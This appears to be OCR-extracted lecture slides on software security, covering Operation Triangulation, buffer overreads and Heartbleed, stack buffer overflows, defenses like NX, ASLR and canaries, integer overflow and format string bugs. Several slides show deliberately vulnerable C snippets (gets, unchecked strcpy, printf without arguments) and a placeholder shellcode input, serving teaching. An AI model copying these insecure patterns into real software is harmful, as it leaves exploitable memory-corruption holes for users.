Module 2

Software Security

Operation Triangulation (2023)

- Advanced attack against iPhones; full takeover, zero-click
- **Four** zero-day attacks in a 14-step chain
  - Includes one that wrote data to an unknown, unused hardware register to bypass memory protection
- Attacker objective was surveillance and stealth
  - Microphone recording, WhatsApp messages, etc.
- Targeted security researchers, journalists, etc.

Implementation Flaws

Software flaws are usually implementation issues

We will discuss:

- Local application flaws: Buffer overread, buffer overflow, TOCTTOU
- Web application flaws: XSS, XSRF, SQL Injection

We will also see that design flaws in certain languages led to their susceptibility to implementation flaws


Implementation Flaws

Exploits often target programs that are *setuid root*

- setuid means that the program runs as its owner
- The owner of many critical applications is root
- That means if you can get the program to run *your* code instead of its own code, your code will run as root!
- What code should you get the program to run?

Buffer overread

In memory, buffers for various variables are often stored contiguously:



- In C, arrays are pointers **without** length
- An error with length can allow you to overwrite/overread into other variables

Buffer overread

Bob requests main page; Atta wants reply “Cat”; Li sets password to “sup3rsekr1t”; Kate wants image “derpy_cat”; Poe sets secret key;

Memory

Please reply “Cat” (3 letters).

Cat

Please reply “Cat” (5 letters).

Cat”;

Buffer overread


Bob requests main page; Atta wants reply “Cat”; Li sets password to “sup3rsekr1t”; Kate wants image “derpy_cat”; Poe sets secret key;

Memory

Please reply “Cat” (100 letters).

Cat”; Li sets password to “sup3rsekr1t”; Kate wants image “derpy_cat”; Poe sets secret key; ...

Buffer overread



Heartbleed (2015)

memcpy(bp, pl, payload);

Supposed to be the size of that array, but user declares this

Returned to client

Points to an array

Buffer overflow

Also “stack smashing”, “buffer overrun”


```
void input_username(...) {
     char username[16];
     printf(“Enter username:”);
     gets(username);
     ...
}
```

strcpy, gets, fgets, etc. can write more data than the target size

Buffer overflow allows you to overwrite other objects in memory


Buffer overflow

Memory of C program process:



Buffer overflow

A simplified function stack




Buffer overflow

A simplified function stack

```
void input_username(...) {
     char username[8];
     printf("Enter username:");
     gets(username);
     ...
}
```

gets does not check bounds!



(return address normally points to text segment, not stack)

Buffer overflow

A simplified function stack

```
void input_username(...) {
     char username[8];
     printf("Enter username:");
     gets(username);
     ...
}
```

If user types 12 A's...


Hex [4141414141414141] [4141] [4141]

Upon function termination, return to "AAAA" (segfault)

But the attacker can be smarter

Buffer overflow

A simplified function stack



This will cause the shell code to be executed!

Buffer overflow


Example

```
int mycpy(char* username) {
      char buffer[20];
      strcpy(buffer, username);
      return 0;}
void main(int argc, char** argv) {
      char username[40];
      fgets(username, 40, stdin);
      mycpy(username);}
```

breakpoint

Attacker inputs username:

<shellcode>FCD0




Buffer overflow

Defenses

- Never execute code on stack
  - W^X (write XOR execute), NX, or DEP
- Randomize stack
  - Address Space Layout Randomization
- Detect overflow
  - Canaries
- Don't use C

Buffer overflow

Code reuse attacks



How to defeat W^X


Buffer overflow

Majority of known software flaws are buffer overflows

- Very common; kernels are still written in C
- Very powerful – gives root access
- Not much harder to exploit than to detect

Integer overflow

- Integers are often stored in 32-bit
- When exceeding the maximum, the result is an error
  - Often, wrapping back to the lowest/negative number



- Can be part of a failed bounds check
  - Example: Splitting off a *parent* array's memory for a child, with declared *offset* and *size*

```
if (offset + size > parent.size) return ERROR;
else //continue
```

Format string vulnerability

- The following prints today's lucky number:


```
printf("Today's lucky number is %d", 18);
```

- What about the following?

```
printf("Today's lucky number is %d");
```

